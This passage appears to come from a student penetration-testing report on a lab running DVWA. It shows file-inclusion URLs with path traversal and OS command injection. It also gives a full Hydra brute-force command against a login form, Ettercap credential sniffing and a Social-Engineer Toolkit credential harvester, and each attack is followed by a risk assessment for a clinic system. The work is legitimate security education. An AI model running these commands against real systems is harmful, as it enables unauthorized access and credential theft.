


OWASP Mantra

192.168.56.102/dvwa/vulnerabilities/fi/?page=index.php

Figure 14: File Inclusion after exploiting

In the above screenshot it is visible that there is no “index.php” therefore local file inclusion is possible and in the upcoming screenshots we are going to try local file inclusion.



192.168.56.102/dvwa/vulnerabilities/fi/?page=../../index.php

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer


We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low

Figure 15: changed the URL and page is visible



192.168.56.102/dvwa/vulnerabilities/fi/?page=http://192.168.56.102/vicnum/index.html

Vicnum is an OWASP project consisting of multiple vulnerable web applications based on games commonly used to kill time. These applications demonstrate common web security problems such as cross site scripting, sql injections, and session management issues.

Being small web applications with no complex framework involved, Vicnum applications can easily be invoked and tailored to meet a specific need. For example if a test vulnerable application is needed in evaluating a web security scanner or a web application firewall, you might want to control a target web application to see what the scanner can find and what the firewall can protect.

Ultimately the major goal of this project is to strengthen security of web applications by educating different groups (students, management, users, developers, auditors) as to what might go wrong in a web app. And of course it's OK to have a little fun.

Click here to play Guessnum, a game to guess a number the computer has picked.
Click here to play Jotto, a game to guess a word the computer has picked.
Click here for the Union Challenge.


Vicnum applications can be demonstrated at security conferences and used in "Capture the Flag" type events. Click here to contact us if you would like to discuss customizing Vicnum applications for a specific purpose. For general comments on the project please visit the OWASP project page.

Mordecai Kraushar

Figure 16: Remote File Inclusion

Thereby the author attempted to use the value as can be seen above for the query parameter, this includes content from the vicnum page as can be seen in the above screenshot.

B.4.1.2 – Exploiting OS Command Injection



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.926 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.739 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.03 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.739/0.900/1.035/0.122 ms
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/

Figure 17: Command Execution

The above screenshot suggests that the it executes OS commands in the server and therefore it is proven that OS command injection is possible.


B.4.2 – Scenario Assessment

The cybersecurity tenet that is violated here would be Integrity, since the accuracy of the staff and patient's data would be distorted if such an attack were to take place, also if malicious scripts are run then sensitive data could be altered. In this scenario, the integrity of the clinic system and the reliability of the data it stores have been compromised. It would also affect the **Availability** of the system as the crash caused by this attack would consume system resources hindering the services of the clinic management application.

If the attacker exploits the file and includes vulnerability, they could quite literally take over the server. Since the attacker could select random files in the server like index.html, then they could include malicious content from another remote file. If the perpetrator utilises file inclusion to access forbidden employees, the **Confidentiality** tenant will be breached. However, supposing that they make changes to existing files or run malicious commands the systems, the **Integrity** tenant will be compromised.

B.5 - Cryptanalysis attack

B.5.1 – Brute Force Attack



```
02:09
[ERROR] Unknown service: http-form-post/dvwa/login.php:username=^USER^&passwo
rd=^PASS^&Login=Login:login.php

┌──(w1870095㉿kali)-[~]
└─$ hydra 192.168.56.102 http-form-post "/dvwa/login.php:username=^USER^&pass
word=^PASS^&Login=Login:login.php" -L users.txt -P pass.txt -e ns -u -t 2 -w
30 -o myresults.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-03 16:
03:21
[DATA] max 2 tasks per 1 server, overall 2 tasks, 35 login tries (l:5/p:7), ~
18 tries per task
[DATA] attacking http-post-form://192.168.56.102:80/dvwa/login.php:username=^
USER^&password=^PASS^&Login=Login:login.php
[80][http-post-form] host: 192.168.56.102   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-03 16:
03:25

┌──(w1870095㉿kali)-[~]
└─$ 
```

Figure 18: Brute Force Attack

A brute force attack using Hydra was used to gain unauthorized access to a system or application. The attack used a dictionary-based approach, sourcing usernames and passwords from files "users.txt" and "pass.txt". The attack attempted each combination through an HTTP POST request to the login page, with parameters for username, password, and login action specified. The attack successfully found the correct credentials, yielding access to username "admin" and password "admin". This highlights the vulnerability of weak or default credentials and emphasizes the importance of robust password policies and security measures.


B.5.2 – Scenario Assessment

A successful cryptoanalysis attack in healthcare, like a clinic management system, can lead to privacy breaches and compromised patient information. If cryptographic algorithms are compromised, attackers can decrypt and access sensitive data, compromising patient confidentiality (Packetlabs, 2022). This could result in legal repercussions, loss of trust, and damage to the healthcare provider's reputation. Such vulnerabilities violate cybersecurity's tenet of **confidentiality**.

Chapter C – Client Side Exploits

C.1 – Man in the Middle Attack

C.1.1 – Ettercap



IE8 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Damn Vulnerable Web App (DVWA) - Login - Windows Internet Explorer
http://192.168.56.102/dvwa/login.php
Bing
Favorites
Suggested Sites
Web Slice Gallery
Page
Safety
Tools
DVWA
Login
Done
Internet | Protected Mode: On
100%
For Windows 8, 8.1 and 10, you will NOT be able to re-arm the trial.
12:54 AM
5/3/2024
Right Ctrl


Username

admin

Password

•••••

Figure 19: Login Credentials that is going to be sniffed using MiTM



```
┌──(w1870095㉿kali)-[~]
└─$ sudo ettercap -G
[sudo] password for w1870095:

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

Target 1	Target 2
192.168.56.102	192.168.56.103

```
GROUP 1 : 192.168.56.102 08:00:27:5F:19:98

GROUP 2 : 192.168.56.103 08:00:27:BC:69:FD
HTTP : 192.168.56.102:80 -> USER: admin  PASS: admin  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=admin&password=admin&Login=Login
```

Figure 20: Sniffing the login credentials using Ettercap

The intruder utilised ettercap in an attempt to sniff traffic from one target which is the server (192.168.56.102) and another target that is a client (192.168.56.103). The login credentials of the client was sniffed and was successfully captured.


C.1.2 – Scenario Assessment

This exploit poses a significant danger to the clinic management system, as it could grant the attacker access to patient's credentials, leading to unauthorized access to their personal information. Additionally, if the credentials of a patient member are compromised, it could lead to unnecessary problems such as unauthorized access to sensitive medical information, risking privacy breaches, medical identity theft, and potential harm to patient health.

The **Confidentiality** principle is breached as the login details of an staffs and patients are divulged, while the **Integrity** principle is compromised as the attacker gains the ability to manipulate appraisals and modify employee data.

C.2 – Social Engineering Attack

C.2.1 – Social Engineer Toolkit



```
y of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir
/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of t
his and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]


Array

(

    [username] ⇒ admin

    [password] ⇒ admin

)
```

Figure 21: Social Engineering Toolkit

Using the Social-Engineer Toolkit tool the author was able to clone a website for a credential harvester attack. The user was tricked into entering their credentials in the cloned website, their credentials were then harvested as can be seen in the above screenshot.


C.2.2 – Scenario Assessment

A social engineering attack on a clinic management system can lead to the acquisition of sensitive information, including patient medical records, personal details, financial data, and staff credentials. This can compromise administrative access, allowing attackers to manipulate appointments, access medical histories, or disrupt critical healthcare services. The risks include potential breaches of patient confidentiality, legal consequences for non-compliance with privacy regulations, financial losses due to fraud or ransom demands, and damage to the healthcare provider's reputation and trustworthiness.

Chapter D – Denial of Service Attacks

D.1 – Types of DDOS Attacks

